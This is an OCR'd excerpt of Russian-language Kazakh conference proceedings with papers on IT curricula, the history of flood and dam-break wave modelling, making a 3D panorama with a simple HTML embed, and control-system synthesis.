Второй уровень – это уровень магистратуры, который должен придерживаться *гибкого подхода* при реализации *научно* - образовательных трендов *фундаментальных* и *профессионально-ориентированных* дисциплин направления computer science и Software Engineering, уровня PhD.

Компетентностная модель уровня магистратуры является композицией компетентностей направления Software Engineering и проблемно - ориентированных soft_skills, и составляет основу для планирования учебных планов и программ уровня магистратуры.

Дисциплины учебных планов уровня магистратуры должны быть адаптированы к нуждам реальных потребностей ИТ-индустрии и ориентироваться, в первую очередь, на

современные тенденции развития и задачи проблемных областей специальности «Вычислительная техника и программное обеспечение». Поэтому базовые и профилирующие дисциплины магистратуры, должны определять учебно-методические тренды уровня бакалавриата, и регламентировать проблемно-*ориентированное* обучение.

К дисциплинам уровня магистратуры можно, например, отнести следующие:

–Системный анализ;

–Хранение данных и управление информацией;

–Интерпретируемые языки;

–Аналитические платформы систем интеллектуального анализа данных;

–Бизнес-интеллектуальные технологии анализа данных: Data Mining, Visual Mining, Text Mining;

–Оптимизация хранилищ и OLAP – системы;

–Управление проектами;

–Информационная безопасность: общие аспекты;

–Порождающее программирование: методы, инструменты, применение;

–Мультипарадигменное проектирование;

–Интернет вещей;

–Информационные технологии в сфере 3D – графики;

–Интернет-технологии в научно-исследовательской и проектной деятельности магистрантов.

Начальным уровнем трехуровневой системы образования, является уровень бакалавриата.

Общеобразовательные, базовые и *профилирующие* дисциплины учебного плана бакалавриата, специальности «Вычислительная техника и программное обеспечение», должны реализовывать учебно-методические тренды *базовых* и *профилирующих* дисциплин магистратуры, а компетентностная модель бакалавра - являться композицией компетенций в областях знаний SWEBOK и предметно-ориентированных soft_skills.

Дисциплины учебных планов уровня бакалавриата должны быть связаны с получением обучающимися инженерных знаний по специальности, опыта проектно - внедренческой деятельности, с развитием у них профессиональных навыков и предметно-ориентированных soft_skills, по разработке программных продуктов и систем в своей профессиональной деятельности.

К *базовым* и *профилирующим* дисциплинам уровня бакалавриата, на наш взгляд, должны относиться следующие:

–Математическая статистика;

–Математическое моделирование;

–Теория вероятностей;

–Алгебра логики;

–Физика;

–Электротехника;

–Информатика;

–Физические основы ЭВМ;

–Арифметические основы ЭВМ;

–Теория алгоритмов;

–Языки программирования;

–Объектно-ориентированное программирование;

–Архитектура ЭВМ;

−Операционные системы;

−Базы данных: проектирование, реализация и сопровождение;

−Основы компонентной технологии;

−Основы тестирования программного обеспечения;

−Инженерная и компьютерная графика.

Таким образом, представленная модель трехуровневой системы обучения, на примере специальности «Вычислительная техника и программное обеспечение», предполагает:

−обязательную преемственность учебных планов и программ между уровнями системы обучения;

−определение компетентностных моделей всех уровней системы образования;

−определение научно-образовательных и учебно-методических трендов соответственно уровней PhD и магистратуры;

−необходимость перехода от традиционной информационной базы обучения к инженерии знаний, на основе проектно-компетентностной парадигмы представления знаний, и с использованием методов онтологического инжиниринга;

−разработку механизмов упреждающего планирования и адаптации содержания учебных планов, программ и преподаваемых дисциплин, в соответствии с научно-технологическими вызовами и потребностями рынка труда;

−применение знаниевых компонент многократного применения и их повторного использования для конструирования образовательных программ и учебных планов;

−переход к предоставлению образовательных услуг, с использованием Smart-технологий;

−необходимость открытого управления образовательными процессами и индивидуализации обучения.

По мере развития базы знаний содержания учебных дисциплин, планируется расширение применения методики онтологического анализа семантического контекста образовательной области, и организации процессов представления и организации знаний, на базе повторно используемых знаниевых компонент.

Суть организации этапов процесса онтологического инжиниринга заключается в том, чтобы он позволяет представлять семантический контекст образовательной области и учебных ресурсов, в виде коллекции абстрактных знаниевых компонент общего характера, многочисленные сочетания которых позволяют проектировать требуемые дисциплины учебного плана специальности и эффективные образовательные траектории. При этом, знаниевые компоненты должны быть ортогональными, не избыточными и предусматривать возможность повторного использования.

Литература

1. Елина Е.Г., Фризен М.А. Образовательные технологии и методы высшей школы в США и странах Европы. ж. Образовательные технологии. Издательский дом "Народное образование", 2013. №1- с.31-37.

2. Чучалин А.И. Американская и болонская модели инженера: сравнительный анализ компетенций, *Вопросы образования*. 2007. № 1. С. 84-93.

3. Боев О.В., Похолков Ю.П., Чучалин А.И. Гарантии качества подготовки инженеров: аккредитация образовательных программ и сертификация специалистов, *Вопросы образования*. 2004. № 4. С. 125-141.

4. Похолков Ю.П., Чучалин А.И. Управление качеством инженерного образования, *Университетское управление*. 2004. № 5-6(33). С. 121-125.

5. Хуторской А.В. Компетентностный подход в обучении. Научно-методическое пособие. - М.: Издательство «Эйдос», 2013. - с.73 (Серия «Новые стандарты»).
6. Kubekov B., Kuandykova J., Utepbergenov I., Utegenova A. Application of the conceptual model of knowledge for formalization of concepts of educational content //9th International Conference on Application of Information and Communication Technologies AICT2015.- Rostov-on-Don, 14-16 Octoube 2015.- pp.294-306

ИСТОРИЯ РАЗВИТИЯ ТЕОРИИ О МОДЕЛИРОВАНИИ ПАВОДКОВЫХ И ПРОРЫВНЫХ ВОЛН

Мазаков Т.Ж.[1], Кисала П.[2], Зиятбекова Г.З.[1]
[1]Институт информационных и вычислительных технологий КН МОН РК, Казахстан
[2]Люблинский технический университет, Польша
e-mail: ziyatbekova@mail.ru

Аннотация. *Статья посвящена разработке методики моделирования речного потока. В данной работе рассматривается анализ недавних наводнений и мероприятий по защите сельскохозяйственных земель от затопления на основе компьютерного моделирования распространения паводковых и прорывных волн.*

В последние годы увеличилось количество чрезвычайных ситуаций, которые привели к значительному ухудшению качества земель и ущербу населенным пунктам. Так, например, наводнение в разных регионах страны в 2018 году привело к гибели посевов сельскохозяйственных культур на площади в несколько тыс. га. Ситуация была настолько критической, что в центральных и северных районах Казахстана власти были вынуждены эвакуировать население.

Наиболее распространенными способами защиты от затопления являются строительство дамб. Ввиду значительной протяженности объектов защиты для определения параметров защитных сооружений перспективно применение численного гидродинамического моделирования. На его основе оценивается распространение паводковых и прорывных волн и проводится расчет зон затопления в речной долине.

Использование существующих программных средств для определения зон потенциального затопления в результате прохождения паводка или волны прорыва возможно только высококвалифицированными специалистами с использованием дорогостоящего оборудования, при этом их стоимость достаточно велика. В тоже время применяемые методики моделирования и программные продукты не предлагают оперативного решения для задач, связанных с оценкой последствий катастрофических паводков. Разработка экспресс-технологии моделирования паводковых и прорывных волн для обоснования мероприятий по защите сельскохозяйственных земель от затопления, является актуальным направлением научных исследований.

Под экспресс-технологией мы понимаем научную деятельность, позволяющую оперативно и эффективно обосновать мероприятия по защите сельскохозяйственных земель от затопления.

В настоящее время известно множество примеров чрезвычайных ситуаций (ЧС) связанных с затоплением, вызванных распространением паводковых и прорывных волн.

В настоящее время в нашей стране стоит задача защиты сельскохозяйственных земель и населенных пунктов от затопления. Затопление сельскохозяйственных земель

возникает как при пропуске крупномасштабных паводков, так и других природных, так и техногенных факторах, таких как:

• при прохождении экстремальных расходов возможно переполнение водохранилища и нарушение штатной работы сбросных сооружений, что приводит к переливу воды через гребень плотины и образованию прорана;

• вследствие длительных сроков эксплуатации возможен износ основных сооружений плотины и гидромеханического оборудования, что может провести к образованию прорана в теле плотины;

• вследствие ошибок персонала, связанных с отсутствием мониторинга опасных ситуаций и недостаточности прогнозных данных по паводкам;

• вследствие возможного террористического акта, приводящего к разрушению плотины.

Приведем некоторые случаи наводнений, которые нанесли значительный ущерб сельскохозяйственным землям и населенным пунктам.

Десятки погибших, тысячи пострадавших и миллиарды тенге, "утопленные" в воде. В последние годы приход весны в Казахстане знаменуется не только пробуждением природы, но и разрушительными наводнениями. Проблема паводков становится все острее. Ситуация, когда в разных регионах страны населенные пункты в буквальном смысле уходят под воду, стала уже нормой. При этом бюджетные средства по-прежнему идут на ликвидацию последствий наводнений, вместо того чтобы их не допустить. Корреспонденты Kazpravda.kz вспомнили самые страшные поводки, выяснили, что может произойти в этом году, как действовать в случае наводнения и какие меры принимаются государством для предупреждения и ликвидации потопов.

Паводок – фаза водного режима, которая характеризуется интенсивным, обычно кратковременным увеличением расходов и уровней воды и вызывается дождями или снеготаянием во время оттепелей. Весенний паводок является сезонным явлением, и, по сути, это явление в последнее время в той или иной степени избежать невозможно.

Рис.1 Наводнение в Казахстане (март 2018 г.)

В 2017 году от разгула водной стихии больше всего пострадали Акмолинская, Актюбинская, Восточно-Казахстанская, Карагандинская, Костанайская, Павлодарская

и Северо-Казахстанская области. Из 4715 эвакуированных больше всего людей было вывезено из Акмолинской (1340 человек), Карагандинской (1850) и Актюбинской (1174) областей.

Сильнейший ущерб от наводнения был нанесен городу Атбасар в Акмолинской области. Поток воды там был настолько сильным, что дамба, защищавшая город, была разрушена паводком высотой более 5 метров. Уровень воды на первых этажах домов Атбасара превышал 1 метр.

К сожалению, 2018 год тоже не стал исключением. Уже в первых числах марта начали появляться тревожные новости: в Алматинской области из-за угрозы подтопления эвакуировали жителей поселка Туздыбастау, в Жамбылской области затоплены села Орнек, Акыртобе, Теремузек и Мамай. Была тяжелая паводковая ситуация в Акмолинской, Восточно-Казахстанской, Карагандинской и Северо-Казахстанской областях.

Попытки разрешить конфликт между необходимостью использования пойменных и прибрежных земель и убытками от возможных наводнений предпринимались неоднократно многими специалистами. Но до сих пор этот конфликт не разрешен. Для решения задачи о возможности использования прибрежных земель необходимо проводить анализ возможного ущерба при наводнениях. В сельскохозяйственных районах особенно велики убытки, вызванные затоплением сельскохозяйственных угодий, вследствии ежегодных паводков. Наводнения наносят ущерб сельскохозяйственным культурам, повреждает различные инженерные и мелиоративные системы.

Современные проблемы землепользования, требуют контроля и достоверного прогноза качественного состояния земель в результате возможных чрезвычайных происшествий, связанных с затоплением земель.

В случае прохождения паводка или волны прорыва значительно ухудшается качество земель. Даже кратковременный подъем воды в реке во время паводка может вызвать затопление прибрежных земель, что неизменно повлечет за собой значительные убытки, связанные, как с возможной потерей урожая, так и с ухудшением качества земель. В случае разрушения напорного фронта плотины наблюдается наиболее опасная ситуация. В таком случае образовавшаяся волна прорыва нанесет огромный ущерб, возможно затопление не только сельскохозяйственных, но и земель населенных пунктов, что принесет катастрофический ущерб.

В качестве мер по предупреждению ущерба, вызванного возможным наводнением, необходимо проводить такие инженерно-технические мероприятия, как:

— мониторинг и регулирование паводкового стока рек с использованием различных инженерных сооружений: плотин, дамб, укрепление берегов рек, спрямление русел и т. д.;

— проектирование и рациональное размещение элементов инфраструктуры и жилых построек в соответствии с учетом потенциально-опасных зон возможного затопления; в зонах с частыми случаями паводка возможно строительство домов на сваях, либо перевод первых этажей зданий в нежилой фонд;

— обеспечение устойчивости работы с учетом возможного возникновения ЧС, важных инфраструктурных элементов: мостов, линий связи и т.д.

Все вышеперечисленные противопаводковые мероприятия требуют точного инженерного обоснования. Для проведения подобных исследований, зачастую требуются огромные затраты, как материальные, так и временные. Для проведения качественного моделирования волны прорыва в существующих программных комплексах, требуются высококлассные специалисты, дорогостоящее оборудование, стоимость самих программных средств также велика. Все это требует огромных материальных вложений, в свою очередь имеющиеся методики не предлагают оперативного решения поставленных задач.

Стоит заметить, что основным способом на сегодняшний день является строительство дамб обвалования. Возведение дамб обвалования требует точного определения размеров самих дамб, поскольку при переливе через них дамбы оказываются смытым. Необходимо точно определять места строительства дамб обвалования, для предотвращения дальнейшего распространения воды. Ввиду того, что стоимость строительства дамб обвалования напрямую зависит от их протяженности и высоты, необходимо оптимизировать их параметры. Наиболее рациональным выводом может стать использование при проектировании и строительстве берегоукрепительных средств, проведение моделирования речного потока для определения возможных зон затопления. Далее, опираясь на полученные результаты моделирования, возможно, рассчитать параметры дамб обвалования. Такие расчеты позволят подбирать оптимальные параметры берегоукрепительных средств защиты территорий от последствий наводнения.

Основоположником мелиоративной науки в России был А. Н. Костяков. В своем фундаментальном труде «Основы мелиорации» [1] он описывал способы мелиорации пойм и затопленных низменностей. Понятие о деградации почв, в том числе с влиянием антропогенного фактора было изложено в работах А. А. Измаильского и Б. А. Шумакова [2]. В работах Б. А. Брудастова был изложен метод отвода поверхностных вод с помощью закрытых собирателей. [3] Работы С.Ф Аверьянова о управлении водным режимом мелиорируемых земель, о методах расчета дренажа для отвода воды широко применяются при проектировании мелиоративных мероприятий [4].

Для решения задачи моделирования паводковых и прорывных волн и обоснования мероприятий по защите сельскохозяйственных земель от затопления проведен анализ литературных источников, описывающих возможные подходы моделирования течения жидкостей.

Для решения задачи о получении зон затопления в результате паводка возможны следующие способы получения результатов:

1. Физические модели;
2. Проведение аналитических расчетов;
3. Численное моделирование.

На сегодняшний день показано, что определить параметры распространения паводковых и прорывных волн можно только с применением численного компьютерного моделирования.

Течения жидкостей, делятся на два сильно различных друг от друга типа: ламинарные (плавно изменяющиеся, регулярные) и турбулентные (неупорядоченные). В случаях распространение паводковых и прорывных волн течение жидкости будет турбулентным.

П. Брэдшоу (1971) [5] выдвинул такое определение турбулентности: «это трехмерное нестационарное движение, в котором вследствие растяжения вихрей создается непрерывное распределение пульсаций скорости в интервале длин волн от минимальных, определяемых вязкими силами, до максимальных, определяемых граничными условиями течения. Она является обычным состоянием движущейся жидкости, за исключением течений при малых числах Рейнольдса».

Существование ламинарного и турбулентного режимов течения было замечено еще в первой половине XTX в., но начало теории турбулентности было изложено в работах Осборна Рейнольдса (1883) [6]. Рейнольдс установил существование общего критерия динамического подобия течений вязкой несжимаемой жидкости, так называемое число Рейнольдса:

$$Re = \frac{UL}{\nu}, \quad (1)$$

где: U - характерная скорость, м/с; L — характерный масштаб длины в рассматриваемом течении, м; ν — кинематический коэффициент вязкости, $м^2/с$.

Было установлено, если число *Re* достаточно мало, то течение жидкости является ламинарным. При достижении числом *Re*критического значения движение жидкости становится турбулентным.

Первая попытка описания процессов переноса количества движения в турбулентных потоках принадлежит Буссинеску (1877) [6, 7]. Эти идеи получили развитие в работе Прандтля. (1925) [8] Современная формулировка гипотезы «локальности» была определена в труде Л.Г. Лойцянского (1958) [9]. В работах Ричардсона, описывается каскадный механизм передачи энергии в турбулентном потоке. (1922) [6]. Далее в работах Джеффри Тэйлора (1935) [6] было введено понятие об однородной и изотропной турбулентности. Позднее Российским ученым Андреем Николаевичем Колмогоровым (1941) [10] были сделаны существенные результаты в создании целостной теории локально изотропной турбулентности. Важные исследования полуэмпирической теории пристенной турбулентности были сделаны 50-е годы в работах Е. Ван-Дриста (1956) [11] и Ф. Клаузера (1956). Важную роль в развитии теории турбулентности, основанной на использовании уравнений для вторых моментов, сыграли работы А.Н. Колмогорова (1942) и Прандтля-Вигхардта (1945), в которых была выдвинута гипотеза, связывающая коэффициент турбулентной вязкости и кинетическую энергию турбулентности. В последнее время активно развиваются альтернативные подходы для моделирования турбулентности. Так было сформулировано прямое численное моделирование (DNS— Direct Numerical Simulation). Из работ, описывающие результаты, получаемые этим методом, стоит У. Шуман, Г. Гретцбах, Л. Кляйзер (1984), [12]). Благодаря ограниченности методов прямого численного моделирования турбулентных течений (DNS получили развитие методы моделирования крупных вихрей. (LES - методы). Основная идея метода LES заключается в формальном математическом разделении крупных и мелких структур посредством той или иной операции. Основные работы в этой области: Ф. Дурста, Б.Е. Лаундера (1982), Дж. Ферцигера (1977)), Смагоринский (1963,1971) [6], (Д. Лилли, 1967).

Затем новым подходом моделировании турбулентных течений явился метод, получивший название - Моделирования Отсоединенных Вихрей (DES). (работа М.Х. Стрельца, Ф. Спаларта (США) и др. (1997). В последнее время также получили развитие комбинированные LES - DES методы моделирования турбулентных потоков.

В настоящее время существует большое разнообразие алгоритмов и программ. В связи с бурным ростом компьютерных технологий скорость расчета заметно увеличилась, что позволяет проводить качественное моделирование. Но стоит заметить, что в реальных задачах, более важным становится получение качественных исходных данных. Неточность таких данных может свести к минимуму преимущество использования сложных компьютерных моделей. Наиболее известными и применяющимися на практике, являются программы: MIKE 11, разработанный Датским гидравлическим институтом и HEC-RAS, разработанный министерством обороны США. Программный комплекс HEC – RASпозволяет проводить одномерное моделирования речного потока и применяться к рекам и каналам. Программный продукт MIKE 11, позволяет проводить имитационное моделирование гидродинамических процессов, таких как разрушение плотин, прорывные и паводковые волны, транспорт наносов и других. Модуль MIKE 11 позволяет находить решения неявной конечно-разностной схемы Эббота, основанной на одномерных уравнениях Сен-Венана. Для двумерного моделирования речного потока был создан программный комплекс MIKE 21.

Достоинствами программных комплексов заключаются в том, что они имеют удобный, пользовательский интерфейс, также использованные модели обладают достаточной степенью достоверности. К недостаткам можно отнести, высокую стоимость

программных продуктов и сложность задания исходных данных для проведения моделирования.

Из российских программ для моделирования речного потока следует отметить серию программ: «ГИДРА», «ВОЛНА», «Hydro Grash», разработанных ЗАО Научно-проектный центр ИРЭБ. Также программы разработаны в НИИЭС под руководством А.Н. Милитеева, В.В. Беликова, С.Я. Школьникова. Также следует упомянуть программу RIVER, разработанную А.Н. Милитеевым, В.В. Беликовым, В.В. Кочетковым, предназначенную для расчета расходов, уровней и зон затопления на основе собственного алгоритма совместного решения одномерного уравнения Сен-Венана и уравнения неразрывности.

При распространении волны по пойме, использование одномерных уравнений Сен-Венана неэффективно, и требуется решение двумерных уравнений. Моделирование, основанное на решении двумерных уравнений Сен-Венана представлено программой «БОР», созданной В.В. Беликовым, которая позволяет проводить расчеты паводковых течений в реках и речных долинах.

Следует отметить, что для получения точной картины движения жидкости при моделировании волны прорыва или волны паводка вблизи сооружений требуется применение трехмерных моделей. Численное моделирование требует решения трехмерных эволюционных уравнений Навье-Стокса. Такой подход реализован в программном комплексе Los Alamos Lab Flow3D. Также проводить численное 3D моделирование возможно в программном комплексе Ansys 14, разработанном американской компанией ANSYS Inc. Из разработанных стоит заметить о программном продукте Flow Vision. Он позволяет решать различные гидродинамические задачи, включая трехмерные стационарные и нестационарные течения сжимаемой, слабосжимаемой и несжимаемой жидкости с использованием различных моделей турбулентностей.

Таким образом все существующие программные комплексы можно разделить на одномерное, двумерное и трехмерное. Численное моделирование в одномерном и двумерном случае значительно упрощает исследуемую модель, и не дает полного представления о процессах, происходящих при распространении волны прорыва или волны паводка, что будет показано далее. Таким образом наиболее точным будет применение трехмерного численного моделирования для проведения расчета паводковых и прорывных волн.

В большинстве случаев базовой системой для гидродинамического моделирования служит трехмерная система эволюционных уравнений Навье-Стокса.

Задача моделирования речного стока является важной проблемой. В настоящее время нет единого решения для прогноза речного стока. Постоянное стремление к упрощению методов приводит к потере качества в результатах исследования. Но для более сложных моделей требуется задавать многочисленные данные наблюдений, которых зачастую нет, поэтому приходится прибегать к упрощению моделей. Одномерные модели моделирования речного стока могут применяться лишь для предварительных расчетов. Для более точного исследования следует применять модели более высокого уровня.

Заключение

В работе показано, что определить параметры распространения паводковых и прорывных волн можно только с применением численного компьютерного моделирования. Все рассмотренные методики не позволяют оперативно получать исходные данные для обоснования противопаводковых мероприятий и требует значительных материальных и временных ресурсов. Таким образом, очевидна необходимость создания упрощённой технологии инженерных обоснований противопаводковых мероприятий, сопоставимой по надежности получения результатов с

существующими, но при этом обладающей преимуществом в скорости проведения моделирования и простоте реализации. Технология должна при минимальном наборе исходных данных позволять проводить моделирование распространения волны паводка или волны прорыва, по результатам которого получать двумерную карту исследуемой местности с зонами затопления, ранжированными по глубине, а также другие параметры, характеризующие распространение волн.

Работа выполнена за счет средств грантового финансирования научных исследований на 2018-2020 годы по проекту AP05131027 «Разработка биометрических методов и средств защиты информации».

Литература

1. Костяков А.Н. Основы мелиорации. - М.: Колос, 1960. – 862 с..
2. Добровольский Г.В. Деградация и охрана почв. - М.:Изд-во МГУ, 2002. – 654с.
3. Брудастов А.Д. Осушение минеральных и болотных земель. - М.: Сельхозгиз, 1955. -444с.
4. Аверьянов С.Ф. Фильтрация из каналов и ее влияние на режим грунтовых вод. - М.: Колос, 1982. -237с..
5. Бредшоу П. Введение в турбулентность и ее измерение. - М.: Мир, 1974. –239с.
6. Годунов С.К. Уравнения математической физики. - М.: Наука, 1971. – 416с.
7. Кучмент Л.С., Гельфан А.Н., Демидов В.Н. Развитие физико-математических моделей формирования речного стока и опыт их применения при недостатке гидрометрических наблюдений //Тезисы докладов VI Всероссийского гидрологического съезда. – СПб.: Гидрометеоиздат. – 2004.
8. Prandtl L. Uber die ausgebildete turbulenz. – ZAMM, 1928, № 5.
9. Лойцянский Л.Г. Механика жидкости и газа. - М.: Наука, 1987. – 904с..
10. Колмогоров А.Н. Локальная структура турбулентности в несжимаемой жидкости при очень больших числах Рейнольдса //Докл. АН СССР, Т.30, №4, 1941. – с. 299-303.
11. Van-Driest E.R. On turbulent flow near a wall //J.Aeronaut. Sci, 1956, v. 23, № 10.
12. Колльман В. (ред.) Методы расчета турбулентных течений. - М.: Мир, 1984. – 464с.

О ТЕХНОЛОГИИ СОЗДАНИЯ 3D ПАНОРАМЫ

Рудаков М., Мамырова А.К.
Университет «Туран»
e-mail: maxim.rudakov.u@gmail.com, mamyrova25@gmail.com

Аннотация.*В данной работе описана этапы создания 3D панорамы. Рассмотрена характеристика фотоаппарата, способ сборки снимков и использование программного обеспечения MicrosoftImageCompositeEditor.*

Многие туристические фирмы, учебные организации и строительные компании, интернет-магазины, развлекательные и торговые центры используют на своих сайтах виртуальные туры или просто сцены с3D-панорамами.

Известны технологии создания 3D-панорам, т.е. панорамной фотографии. Оборудование или программное обеспечение, прилагаемое к нему, объединяют их в единую панораму, хотя часто получается один недостаток, полученная при этом 3d-

панорама с углом обзора 360x180 не возможностивидеть вертикально прямо в верх и вниз [1].

Рассмотрим этапы сборки 3D панорамы. Сегодня существуют устройства (фотоаппараты, смартфоны, планшетные компьютеры), самостоятельно собирающие отснятые кадры в сферическую панораму. Однако для создания качественных панорам рекомендуется съемка на цифровой фотоаппарат с последующей склейкой отдельных кадров в специальных компьютерных программах.

1 шаг: Выбор оборудование. В нашей работе было использовано следующее оборудование, характеристики фотоаппарата, используемого для получения снимков, следующие:

–Камера: тип камеры зеркальная;

–Объектив: поддержка сменных объективов байонет Sony A;

–Матрица: общее число пикселов 24.7 млн.,

–Число эффективных пикселов 24.3 млн.,

–Размер APS-C (23.5 x 15.6 мм),

–Кроп-фактор 1.5;

–Максимальное разрешение 6000 x 4000;

–Тип матрицы- CMOS;

–Чувствительность 100 - 3200 ISO, Auto ISO;

2- шаг: Выполнение съемок. Были заготовлены несколько снимков одной и тоже местности. В качестве объекта был выбран пик Амангельды Заилийского Алатау (Рисунок-1). Восхождение на вершину и получение кадров были выполнены летом в 2017 году.




Рисунок 1- Данные по восхождению на горную вершину Амангельды Заилийского Алатау

3-шаг: Выбор программного обеспечения. Выбор этих программ довольно широк: KolorAutopano, PTGui, PanoramaTools, Hugin, AutodeskRealvizStitcher, PTAssembler, PTStitcherNG, MicrosoftImageCompositeEditor и др.

Обоснования для выбора программы MicrosoftImageCompositeEditor следующий, во-первых, это очень простая программа для создания панорамных снимков и во-вторых она бесплатна, в-третьих программа дает возможность сгладить недостатки съёмки и в-четвертых, кроме создания панорамных фотографий, это приложение дает возможность создавать панорамное видео.

Для перетаскивания снимков в окно программы необходимо предварительно выделить все снимки сразу в Проводнике. Затем воспользоваться меню File - New… Выбрать в этом меню команду формирования панорамы. При перетаскивании файлов MicrosoftImageCompositeEditor автоматически начинает формировать панораму.

После формирования панорамы можно улучшить ее вид.Используя параметры свойства CameraMotionв поле Stitch, обрезаем неровные края и сохраняем полученный результат.

*4-шаг.*Получение 3D панорамы на сайте.

В программе «Блокнот» прописываем следующий код, приведенный на листинге 1 и получаем результат (рисунки 2, 3).

Листинг 1

```
<DOCTYPE html>
<html>
    <head>
            <title>Pano</title>
    </head>
    <body>
            <h1>Mypano 360<h1>
            <br>
            <h2>This is my pano 360 from Amangeldy peak (3999 menters). I make it in 2017<h2>
            <br>
            <iframe src="https://www.360cities.net/embed_iframe/amangeldy-peak" width="1280" height="600" frameborder="0" bgcolor="#000000" target="_blank" allowfullscreenwebkitallowfullscreenmozallowfullscreen></iframe><br/><a title="Panorama photos of Amangeldy Peak on 360cities.net" href="https://www.360cities.net/image/amangeldy-peak">Amangeldy Peak</a>
    </body>
</html>
```

Рисунок 2- Один из видов снимка 3 Dпанорамы




Рисунок 2- Вид окна дополнительной информации на соседние вершины гор

Полную 3D панораму вершины пика Амангельды можно просмотреть по ссылке https://www.360cities.net/image/amangeldy-peak. Как видно по ссылке на панораме вид под ноги и на небо удался.

Литература

1. https://sferika.ru/article/(5.03.2019г.)
2. https://www.360cities.net/image/amangeldy-peak.(5.03.2019г.)

РЕШЕНИЕ ЗАДАЧИ СИНТЕЗА СИСТЕМЫ УПРАВЛЕНИЯ В КЛАССЕ ДВУХПАРАМЕТРИЧЕСКИХ СТРУКТУРНО-УСТОЙЧИВЫХ ОТОБРАЖЕНИЙ

Сагымбай А.Б., Бейсенбина С.Е., Кисикова Н.М.
Евразийский Национальный университет им. Л.Н. Гумилева, Астана, Республика Казахстан
e-mail: sagymbai_ab@enu.kz

Аннотация.*Предлагается метод синтеза систем управления для объектов с режимами неустойчивости, с одним входом и с одним выходом в классе двухпараметрических структурно-устойчивых отображений по вектору состояния, градиентно-скоростным методом вектор-функций Ляпунова. Показано, что увеличение потенциала робастной устойчивости является ключевым фактором, гарантирующих системе защиту от режима неустойчивости. Определение параметров регулятора с повышенным потенциалом робастной устойчивости производится по желаемой характеристике замкнутой системы управления.*

Современная четвертая индустриальная революция предполагает повсеместное создание и использование систем автоматического управления (САУ). САУ применяются практически во всехсферах производства и техники: в машиностроении, энергетике, электронной, химической, биологической, металлургической и текстильной промышленности, транспорте, робототехнике, авиации, космических системах, высокоточной военной технике и технологии и т.д.

Для современных задач управления характерны всевозрастающая сложность систем управления, требования устойчивости и высокого качества в условиях многомерности, неопределенности и нелинейности реальных систем. Реальные объекты управления являются нелинейными и одним из основных свойств нелинейных динамических систем является режим детерминированного хаоса с порождением «странного аттрактора» [1,2,3].

При исследовании многие объекты линеаризуются и в линейных системах могут возникнуть режимы неустойчивости.

Хаотические и неустойчивые режимы в САУ могут выступать в основном как не желательные вредные или аварийные режимы [2,3,4]. Поэтому проблема об условиях подавления или исключения из сценариев развития процесса хаотических или неустойчивых режимов путем синтеза законов управления является актуальной, но нерешенной проблемой [2,1].

Также реальные системы разрабатываются и функционируют в условиях существенной неопределенности, синтез САУ в классе структурно-устойчивых отображений [5,6] из теории катастроф [7,8] является одним из ключевых факторов, гарантирующих системе защиту от режима детерминированного хаоса и неустойчивости.

Известные [3,9,10] методы модального управления по вектору состояния, основанные на вычислении корней характеристического многочлена линейной системы с модальным регулятором, является непригодным для решения задачи синтеза нелинейных САУ и универсальные методы синтеза не существует. Задачи анализа устойчивости системы, состоящей из линейной части и нелинейности, удовлетворяющей линейным и нелинейным ограничениям рассмотрены [3,11], также задача параметрического синтеза робастно устойчивых системуправления этими классами систем рассчитываетсяв [12,13].

